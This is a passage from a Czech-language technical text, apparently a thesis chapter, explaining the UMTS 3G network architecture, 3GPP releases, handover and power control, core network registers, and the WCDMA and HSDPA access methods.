měl na starost uživatelské přenosy dat. [3]

Páteřní síť kompletně založena na IP technologií byla dosáhnuta v release 5. Tento release nespecifikoval využití ATM v CS doméně. V nové architektuře bylo poskytování real-time IP multimediálních služeb možné díky nově přidanému subsystému, nazývanému IMS (IP Multimedia Subsystem). IMS byl připojen k bloku GGSN (Gateway GPRS Support Node) a MGW a umožňoval vytvořit multimediální relace mezi uživateli, podporujíc uživatelskou mobilitu a přesměrovaní hovorů, pomocí protokolu SIP (Session Initiation Protocol). Další významnou změnou v této specifikaci byla integrace registrů HLR (Home Locator Register) a AuC (Authentification Centre) do tzv. HSS (Home Subsriber Server). Registr HSS obsahuje informace o uživatelích, potřebné k zajištění hovorových a relačních služeb. Kromě změn páteřní sítě nastaly významné změny i na rádiovém rozhraní. Byla specifikována nová přístupová metoda HSDPA (High Speed Downlink Packet Access). Technologie HSDPA podporuje daleko vyšší rychlosti, přes 10Mbit/s, za pomoci dodatečných modulačních schémat a implementaci mechanizmů FPS (Fast Packet Scheduling) a HARQ (Hybrid Automatic Repeat Request). HSDPA současně spolupracuje s rádiovými přístupovými metodami existujícími ve starších specifikacích. [3]




Obr. 2.2: Hlavní rozdíly mezi specifikacemi - release v sítí UMTS

Posledním cílem při přechodu na AIPN architekturu bylo implementování IP technologie i do rádiové přístupové sítě. Důsledkem velkých požadovaných modifikací byla implementace odložena a specifikována v release 6. All IP síť, zahrnující přístupovou rádiovou síť, umožňuje integraci technologií UTRAN nebo GERAN (GSM EDGE Radio Access Network) s ostatními technologiemi, jako je například WLAN (Wireless Local Area

Network). Technologie HSUPA (High Speed Uplink Packet Access), kterou tento release zahrnuje, zvyšuje přenosovou rychlost ve směru uplink. Další specifikace R7 byla definována koncem roku 2007, zaměřila se hlavně na redukci zpoždění, zdokonalení QoS a aplikací pracujících v reálném čase. Zahrnuje definici standardu HSPA+ (Evolved High Speed Packet Access). První LTE (Long Term Evolution) specifikace je součásti standardu R8. Definuje nové modulační techniky, novou páteřní síť SAE (System Architecture Evolution) a mnoho dalších. Není však již kompatibilní z technologií CDMA. Poslední zatím uvolněný release je R9. Vylepšuje SAE, definuje WiMax (Worldwide Interoperability for Microwave Access) a vylepšuje spolupráci systémů UMTS a LTE. Obr. 2.2 ukazuje hlavní rozdíly mezi specifikacemi R99 až R6. [3]

2.1.3 Architektura UMTS

Hlavní myšlenkou 3G je vytvořit universální infrastrukturu, schopnou obsluhovat stávající i budoucí služby. Při technologických změnách ve struktuře sítě by neměly být ovlivněny existující služby. Oddělení přístupové technologie, přenosové technologie, technologie zabezpečující kontrolu spojení a uživatelské aplikace navzájem od sebe, dokáže zabezpečit splnění těchto požadavků. [3]



Obr. 2.3: UMTS síťová architektura

Na obr. 2.3 je prezentována základní architektura sítě UMTS. Koncové zařízení v 3G systému se nazývá UE (User Equipment) a skládá se ze dvou částí, ME (Mobile Equipment) a USIM (UMTS Service Indentity Module). Subsystém kontrolující širokopásmový rádiový přístup může mít rozdílné pojmenování v závislosti na typu použité rádiové technologie. V sítích UMTS, využívajících WCDMA, se nazývá UTRAN (UTMS Terrestrial Radio Access Network) nebo UTRA. Přístupová síť UTRAN je rozdělena na rádiové subsystémy,

nazývané RNS (Radio Network Subsystem). Jeden RNS se skládá z několika rádiových prvků a jejich odpovídajícímu kontrolnímu prvku. Rádiové prvky v síti UTRAN jsou Node B, což odpovídá základnové stanici BS (Base Station) a modul RNC (Radio Network Controller), slouží ke kontrole subsystému RNS. Subsystémy RNS jsou navzájem propojeny přes síťové rozhraní nazývané *Iur*, což je výrazná změna oproti systému GSM, která přináší nové možnosti řízení rádiových prostředků. Přístupová síť UTRAN je podrobněji rozebrána v kapitole 2.1.5. [3]

Pojem CN (Core Network), páteřní síť, zahrnuje všechny síťové prvky, potřebné k přepínání, směrováni a kontrole uživatelů. Část *Registre*, slouží k uchování informací o uživatelích a obsahuje i bezpečností informace. Jednotlivé části jsou podrobněji rozebrány v kapitole 2.1.6. [3]

2.1.4 Přístupová síť UTRAN

Hlavní úlohou přístupové sítě UTRAN je vytvoření a udržování rádiových spojení, tzv. RAB (Radio Access Bearer), mezi koncovým zařízením a páteřní sítí. Díky těmto spojením získávají prvky páteřní sítě představu o komunikační cestě ke koncovému zařízení, tedy se nemusí zaobírat detailům komunikace. Taktéž zabezpečují požadavky QoS (Quality of Service). Jako přístupová metoda se využívá WCDMA (Wideband Code Division Multiple Access), podrobněji rozebrána v kapitole 2.1.6. [3]

2.1.4.1 Základnová stanice (Node B)

Stanice Node B, převádí signály mezi přístupovou rádiovou sítí a metalickým (optickým) vedením. Pomocí antén přijímá a vysílá rádiový signál, filtruje signál, zesiluje, moduluje a demoduluje a přepájí signál pomocí rozhraní *Iub* do RAN (Radio Access Network). Kromě výše uvedených funkcí základnová stanice Node B vykonává i následující:

- řízení vysílacího výkonu,
- generování kódů, kódování,
- plánování odesílaní paketů (PS – Packet Scheduling) při HSDPA,
- měření rádiového signálu,
- ochrana proti chybám,
- diverzní příjem.

2.1.4.2 RNC (Radio Network Controller)

Modul RNC je přepínací a kontrolující prvek sítě UTRAN. Z pohledu funkčnosti ho můžeme rozdělit na tři logické bloky:

- CRNC (Controling RNC) – zodpovědný za konfiguraci základnové stanice (Node B),
- SRNC (Serving RNC) – sbírá signály z vícerých uzlů (i přes jiné RNC) a posílá je do páteřní sítě (přiklad soft handover),
- DRNC (Drifting RNC) – DRNC, plní funkci přepínače a směruje informace do SRNC při přechodu UE do oblasti řízené jiným RNC (DRNC).

Mezi základní funkce RNC patří:

- řízení výkonu,
- kontrola handoveru,
- kontrola přístupu,
- plánování odesílaní paketů (PS – Packet Scheduling)
- správa kódování. [3]

2.1.4.3 Správa rádiových prostředků RRM (Radio Resource Management)

RRM (Radio Resource Management) je zodpovědný za správu sítě UTRAN. Je zahrnutý v koncovém zařízení, v základnové stanici a v RNC. Využívá různých algoritmů za účelem stabilizování rádiové cesty a splnění požadavků QoS pro služby, využívající tuto cestu. RRM algoritmy doručují informaci přes rádiovou síť pomocí protokolu RRC (Radio Resource Control).

Mezi základní RRM algoritmy patří:

- kontrola handoveru,
- řízení výkonu,
- řízení přístupu (AC – Admission Control) a plánování odesílání paketů (PS – Packet Scheduling),
- správa kódování.

RRM – Kontrola handoveru

Handover je jeden ze základních algoritmů zajištujících mobilitu účastníků v mobilních sítích. Spravuje spojení pohybujících se uživatelů. Při přechodu účastníka z místa pokrytého jednou buňkou do místa pokrytého jinou, musí být vytvořeno nové spojení a staré musí být uvolněno.

Proces handoveru se skládá z třech fází - fáze měření, fáze rozhodování a fáze vykonání. Pro účely handoveru, koncové zařízení UE neustále měří kvalitu signálu sousedních buněk a posílá výsledky do sítě (Node B a RNC). Měření v UE mohou být následující:

- Intra-frequency – zahrnuje měření síly signálu fyzických kanálů ve směru downlink (pro signály stejného kmitočtu),
- Inter-frequency – zahrnuje měření síly signálu fyzických kanálů ve směru downlink (pro signály jiného kmitočtu),
- Inter-system – zahrnuje měření síly signálů fyzických kanálů ve směru downlink, které patří do jiné přístupové sítě (např. GSM),
- Traffic volume – měří vytíženost ve směru uplink,
- Quality – měří kvalitativní parametry (např. chybovost),
- Internal – zajišťuje měření vysílacího výkonu UE a velikosti úrovně přijatého signálu.

Handover má tři základní typy


- Hard Handover,
- Soft Handover,
- Softer Handover. [3]

Hard Handover

Při tomto typu handoveru je staré spojení přerušeno ještě před vytvořením nového. To znamená krátké přerušení spojení, což není žádoucí. Je-li kmitočet nové buňky, do které se UE po hard handoveru připojila jiný, než kmitočet původní buňky, nastal tzv. Inter-frequency hard handover. Je-li kmitočet stejný, jedná se o Intra-frequency hard handover. Hard handover se využívá i v tzv. Inter-system handover, kdy nastává přechod UE mezi dvěma systémy (např. UMTS a GSM), nebo tam kde není možné realizovat soft handover (například z důvodu technické realizace sítě). [3]

Soft Handover


V tomto případě je nejdřív vybudováno nové spojení a až poté je staré spojení zrušeno. Princip soft handoveru je znázorněný na obr. 2.4. Dochází k němu, jestli se stanice UE nachází v překrytí buněk, které nepatří pod stejnou základnovou stanici. Základnové stanice mohou patřit i pod rozdílné RNC. V tomto případě je potřebné řídit soft handover přes rozhraní *Iur*. Jestli základnové stanice jsou pod správou stejného RNC, tak RNC plní funkci SRNC (Serving RNC). V případě, že základové stanice patří pod jiný RNC, jeden z nich plní funkci SRNC a druhý DRNC (Drifting RNC). Za komunikaci je zodpovědný blok SRNC, DRNC je využit jen jako směrovač. Buňky, mezi kterými dochází k soft handoveru musí pracovat na stejném kmitočtu. [3]



Obr. 2.4: Princip soft handoveru

Softer Handover

Výsledkem softer handoveru je nový signál, který je přidán nebo smazán z aktivní množiny signálů, nebo je nahrazen silnějším signálem z jiného sektoru, který je pod správou stejné základnové stanice. Základnová stanice vysílá přes jeden sektor, ale přijímá přes více sektorů. UE tedy komunikuje ve směru uplink s Node B přes více než jeden sektor. Princip softer handoveru je znázorněn na obr. 2.5.




Obr. 2.5: Princip softer handoveru

Základnová stanice dokáže rekonstruovat signál z více směrů sama na své fyzické vrstvě, pomocí speciálního přijímače RAKE. Díky tomu, může mobilní zařízení snížit svůj vysílací výkon a v buňce může vysílat více stanic, aniž by se navzájem rušily. [3]

Mikrodiverzita

Mikrodiverzita je situace, kdy jsou signály šířené různými cestami zkombinované v základnové stanici, jak ukazuje obr. 2.6. RAKE přijímač je schopen rozpoznat, oddělit a zkombinovat signály přijaté z rádiové sítě. V praxi, signál poslaný přes rádiovou síť se odráží od země, vody, staveb, atd. a na přijímací stranu dorazí několik jeho kopií, mírně časově posunutých a s jinou fází. Přijímač se skládá z několika větev zpožďovacích členů, generátorů kódů a bloků sloužících na změnu zisku a fáze. [3]



Obr. 2.6: Princip mikrodiverzity


Makrodiverzita

V tomto případe, se již nepoužívá RAKE přijímač. V aktívní množině buněk, které UE využívá, mohou být buňky patřící pod jiný Node B a dokonce pod jiné RNC. Makrodiverzitní bod se bude nacházet až v SRNC, kde se tyto signály sčítají.

RRM - Řízení výkonu, PC (Power control)

Řízení výkonu je základní funkcí každého mobilního systému založeného na CDMA (Code Division Multiple Access). Hlavní důvody, kvůli kterým se řízení výkonu implementuje, jsou, tzv. near-far problém, omezené napájení stanice UE a závislost kapacity WCDMA na interferencích.

V systémech FDMA (Frequency Division Multiple Access) a TDMA (Time Division Multiple Access) je nutno použít řízení výkonu z důvodu mezibuňkového rušení, aby se mohla znova využít určitá frekvence. Ve WCDM slouží k účelům snížení rušení v rámci buňky. V tomto systému sdílí uživatelé stejné kmitočtové pásmo ve stejnou dobu. Jestli signál přijatý z terminálu je příliš slabý, není možné zaručit dohodnutou kvalitu služeb (QoS). Naopak, je-li signál příliš silný, stoupne rušení pro všechny ostatní terminály sdílející pásmo. Tohle vede k tzv. near-far efektu, kdy terminál, který je blíže k Node B svým vysílacím výkonem převyšuje signál terminálu, který je od Node B dále. Situaci popisuje obr. 2.7. [3]



Obr. 2.7: Princip near-far efektu

V systému WCDMA je řízení výkonu implementováno v obou směrech přenosu, uplink i downlink. Řízení ve směru downlink je zavedeno hlavně z důvodů minimalizování rušení z jiných buněk a udržení hodnoty SIR (Signal To Interference) na přijatelné úrovni. Ve směru uplink slouží k potlačení near-far efektu. Snaží se o to, aby vysílací výkony všech terminálů byli co nejvíc podobné. [3]

Na zabezpečení správního řízení výkonu ve WCDMA se využívají dva kontrolní mechanizmy

- Open Loop Power Control (OLPC) – Otevřená smyčka
- Closed Loop Power Control (CLPC) – Uzavřená smyčka

Otevřená smyčka (OLPC) se využívá pro řízení vysílacího výkonu UE, která se nachází ve stavu idle (klidový). UE přizpůsobuje svůj vysílací výkon na základě informací získaných z pilotního signálu CPICH (Common Pilot Channel) a z kanálu BCCH (Broadcast Control Channel). Uzavřená smyčka (CLPC) upravuje vysílací výkon již při navázaném spojení (UE ve stavu dedicated). Její základní úlohou je kompenzovat náhle změny velikosti signálu, například při pohybu UE. [3]

RRM - Kontrola přístupu AC (Admission Control)

Hlavní účel AC je rozhodnout, zda může vstoupit do systému nový hovor, aniž by ovlivnil přenosové požadavky již existujících hovorů. AC algoritmy by tedy měli odhadnout vytíženost buňky a podle jejich výsledku RNC povolí, či zamítne přístup do sítě.

RRM - Plánování odesílaní paketů PS (Packet Scheduler)

PS se nachází v RNC (u HSDPA v Node B). Přijímá toky dat z různých rádiových kanálů a podle priority, nebo požadavků QoS uspořádá pakety do výsledného datového toku.

RRM - Správa kódování CM (Code Management)

Rozhraní *Uu* vyžaduje dva druhy kódování pro správní funkcionalitu:

- Kódování kanálu,
- Scramblování.


Pro kódování kanálů na straně UE se používají ortogonální rozprostírací kódy. Důvodem jejich použití je, že UE nevysílá pouze na jednom kanálu, ale na vícerých. Například, uživatel muže volat a zároveň prohlížet stránky na internetu. Všechny kanály se sloučí do jednoho, přičemž musí být splněna nekorelovanost těchto kanálů, aby je bylo možné na straně přijímače oddělit. Po zakódování se signál scrambluje. Scramblování využívá náhodné kódy. Ve směru uplink slouží k oddělení signálů od různých UE, ve směru downlink k oddělení signálů od různých Node B. Jestli vysílače využívají stejný rozprostírací kód, ale jiný scramblovací, i tak je přijímač dokáže rozlišit. [3]

2.1.5 Páteřní síť CN

Páteřní síť v UMTS tvoří základní platformu pro všechny komunikační služby, které jsou poskytované uživatelům. Zahrnuje základní služby včetně spojově orientovaných hovorů a směrování paketů. Skládá se ze skupin zařízení nazývaných domény a subsystémy, kterých účelem je popsat jejich přenosové charakteristiky. Obr. 2.8 popisuje strukturu CN podle specifikace R5. Na základě tohohle rozdělení páteřní síť pozůstává z domén:

- Spojově orientována doména (CS – Circuit Switched).
- Paketově orientována doména (PS – Packet Switched).
- IP Multimediální subsystém (IMS – IP Multimedia Subsystem).
- Broadcast doména (BC – BroadCast domain).

Rozdíl mezi doménou a subsystémem je ten, že doména je přímo připojena k přístupové síti rozhraním *Iu*. Subsystém používá jinak definované typy rozhraní, pomocí kterých se připájí k doménám. [3]



Obr. 2.8: Struktura páteřní sítě

Registr HSS (Home Suscriber Server)

Registr HSS je společný pro všechny domény. Poskytuje následující služby:

- správu mobility (MM – Mobility Management) – uchovává adresní informace o terminálech,
- zabezpečovací informace, autentizace přístupu (vykonává AuC blok),
- podpora služeb – poskytuje přístup k profilovým datům služeb v rámci domén CS, PS a IMS,
- podpora vytvoření hovoru/relace,
- podpora identifikace účastníka – IMSI (International Mobile Subscriber Identity) pro CS doménu, IP adresu pro PS doménu,
- podpora autorizace služeb – poskytuje základní autorizaci při budování relace/hovoru. [3]

Registr EIR (Equipment Identity Register)

Podobně jako registr HSS slouží pro všechny domény a subsystémy v páteřní síti. Uchovává informace o koncovém zařízení a o stavu zařízení. Tyto informace ukládá to seznamů

- bílý seznam – UE má povolený přístup do sítě,
- šedý seznam – UE má povolený přístup do sítě, ale je monitorováno,
- černý seznam – UE nemá povolen přístup do sítě. [3]

Zařazení koncového zařízení do seznamu závisí od platnosti IMEI (International Mobile Equipment Identity). Registr EIR poskytuje tyto údaje doméně CS na základě vyžádání.

MGW (Media Gateway) a MSC (Mobile Switching Centre Server)

Ve specifikaci R4 byl MSC (Mobile Switching Centre) rozdělen na dvě části (MSC server a MGW), za účelem oddělení kontrolní a uživatelský roviny v rámci CS. Výsledkem je škálovatelnost systému, protože jeden MSC server může kontrolovat více MGW. Server MSC obsahuje registr VLR (Visitor Location Register). VLR je návštěvnický registr. Uchovává informace o aktuálním umístění terminálu. Obsahuje kopie většiny informací uložených v HLR (Home Location Register), který je součástí registru HSS. MSC server dále spravuje kontrolu hovorů. Zařízení MGW provádí konvertovaní digitálních dat mezi rozdílnými telekomunikačními sítěmi, jako například PSTN (Public Switched Telecommunication Network) a přístupovými rádiovými sítěmi v 2G, 2,5G a 3G sítích. [3]

GMSC (Gateway Media Switchning Centre)

Jedná se o hraniční MSC server. Provádí konverzi signalizace komunikačních dat. Využívá se při směrování hovorů v rámci mobilních sítí.

SGSN (Serving GPRS Support Node)

Toto zařízení je součástí PS domény. Uchovává v sobě informace, díky kterým je možné směrování paketů. Jsou to například, informace o poloze, IMSI (Internation Mobile Subcriber Identity), IP adresy, QoS parametry.

GGSN (Gateway GPRS Support Node)

Je to brána oddělující páteřní síť od externí paketové sítě. Terminálům, které využívají paketový přenos dynamicky (kvůli bezpečnosti) přiděluje IP adresy. GGSN řídí přístup k externím službám pomocí přístupového bodu, APN (Access Point Name). Součástí brány je i firewall, který kontroluje všechny data vstupující a vystupující ze sítě. [3]

2.1.6 Přístupové metody v UMTS

2.1.6.1 WCDMA (Wideband Code Division Multiple Access)

3GPP specifikace v současné době definují tři hlavní přístupové technologie v sítích UMTS.

- WCDMA (Wideband Code Division Multiple Access) – hlavní používaná technologie. Později byla rozšířena o technologie HSDPA (High Speed Downlink Packet Access) a HSUPA (High Speed Uplink Packet Access), díky kterým je možné dosáhnout větších přenosových rychlostí ve směrech downlink a uplink.
- GSM/EDGE (Global System for Mobile Communitation/Enhanced Data for GSM Evolution) – vývojářský základ specifikace R99.
- Doplňkové přístupové technologie – systémy, které budou hodnotné pro UMTS systém v budoucnu. Například technologie WLAN (v současnosti ve vývoji).

Hlavní přístupová rádiová technologie pro UMTS je WCDMA. Vychází z technologie CDMA (Code Division Multiple Access), pracuje však se širším přenosovým pásmem a

využívá jiné techniky kontroly kanálů a signalizace. Užitečné přenosové pásmo pro rádiové rozhraní má šířku 3,84MHz a spolu s postranními pásmy 5MHz.


Hlavní varianty WCDMA jsou

- WCDMA – FDD (Frequency Division Duplex) – používanější, komunikace mezi UE a Node B probíhá na jiných kmitočtech ve směru uplink a downlink. Hlavní operační pásma pro FDD jsou vypsaný v tab. 2.1.
- WCDMA – TDD (Time Division Duplex) – komunikace mezi UE a Node B probíhá na stejném kmitočtu v obou směrech. Spojení se časově střídají.

Operační pásma	UL frekvence (UE vysílá, Node B přijímá) [MHz]	DL frekvence (UE přijímá, Node B vysílá) [MHz]
WCDMA základní pásmo	1920-1980	2110-2170
1900MHz	1850-1910	1930-1990
1800MHz	1710-1785	1805-1880
1,7/2,1 GHz (USA)	1710-1770	2110-2170
UMTS850	824-849	869-894
UMTS800 (Japonsko)	830-840	875-885

Tab. 2.1: Operační pásma pro FDD

Základní technika používaná ve WCDMA je DSSS (Direct Sequence Spread Sprectrum). Vezmeme si příklad přenosu dat ze základové stanice k UE, znázorněný na obr. 2.9. V Node B, vysílaný signál o rychlosti *R* je rozšířen pomocí kombinací původního a širokopásmového rozprostíracího signálu, který má mnohem vyšší přenosovou rychlost. Vznikne rozprostřený signál s přenosovým pásmem šířky *W*. Tento signál je následně přenášen rádiových rozhraním. V UE je přijatý signál vynásoben stejným rozprostíracím signálem. Jestli rozprostírací signál, generovaný v UE, je zosynchronizovaný s rozprostřeným signálem, výsledkem budou původní data, spolu se nasuperponovanými vysokofrekvenčními složkami. Tyto složky se odfiltrují. Tento proces vytváří WCDMA odolní vůči interferencím a odposlechům. Datový signál je tedy scramblovaný specifickými pseudokódy na straně vysílače, šířen přes celé pásmo a v přijímači extrahovaný použitím stejné kódové sekvence. [3]



Obr. 2.9: Princip techniky DSSS (Direct Sequence Spread Sprectrum)

Pojem „bit“ ve WCDMA může být matoucí. Bit odpovídá informačnímu bitu původního signálu. Bit nacházející se v rozprostíracím signále se nazývá „čip“. Bitová rychlost rozprostíracího signálu je 3,84Mbit/s pro všechny WCDMA varianty využívané v 3G sítích. Tato rychlost se nazývá systémová čipová rychlost SCR (System Chip Rate) a je vyjádřená jako 3,84Mchip/s. Délka trvání jednoho čipu je 260,41ns. Na rádiovém rozhraní je informace přenášena v tzv. symbolech. V závislosti na použité modulaci, jeden použitý symbol reprezentuje několik bitů. Například v DS-WCDMA-FDD (Direct Spectrum WCDMA Frequency Division Duplex), jeden symbol přenášený ve směru uplink reprezentuje jeden bit, ve směru downlink dva bity. Je to způsobeno tým, že v každém směre je použitá jiná modulace.

Rozprostření signálu závisí na tzv. SF (Spreading Factor), rozprostírací faktor. Určuje počet čipů použitých na jeden symbol. Matematicky je vyjádřen

$$K = 2^k, \tag{2.1}$$

kde k = 0, 1, 2, 3, 4, 5, 6, 7, 8. Například pro k=6, bude jeden symbol využívat 64 čipů ve směru uplink. SF může být rovněž vyjádřen jako poměr bitové rychlosti rozprostřeného signálu a bitové rychlosti základního signálu. Čím menší hodnota SF, tým větších přenosových rychlostí je možné dosáhnout, ale tým menší počet uživatelů může pásmo využívat. [3]

2.1.6.2 WCDMA – rozšíření HSDPA (High Speed Downlink Packet Access)

Již při vývoji prvních UMTS specifikací se čelilo výzvě přenosu dat na základě IP adres, jak tomu bylo v pevných sítích. Organizace 3GPP v specifikaci R5 výrazně upravila páteřní síť (CN). Přidala několik bloků, jako například IMS (IP Multimedia Subsystem). Další vývoj se tedy musel zaměřit na přístupovou část sítě. Bylo definované rozšíření technologie WCDMA, nazývané HSDPA (High Speed Downlink Packet Access). Sítě využívající HSDPA jsou označovány jako sítě 3,5G.

Současné HSDPA podporuje ve směru downlink rychlosti 1,8, 3,6, 7,2 a 14,0Mbit/s. Rychlost závisí na použité modulaci. Skutečná rychlost je mnohem menší. Závisí od různých

faktorů, jako například pokrytí buňky, UE mobilita, vzdálenost UE od Node B a počet připojených účastníků. V porovnání s release 4 je však zlepšení datové kapacity obrovské. V HSDPA je definováno několik inovací architektury sítě, díky kterým se dosahuje nižšího zpoždění a rychlejší reakce na změnu kvality signálu. Namísto rychlého řízení vysílacího výkonu a proměnného faktoru rozprostření se používá dynamická adaptivní modulace a kódovaní, opakované odesílání na fyzické vrstvě a rychlé plánovaní paketů. [4]

Adaptivní modulace a kódování AMC (Adaptive Modulation and Coding)

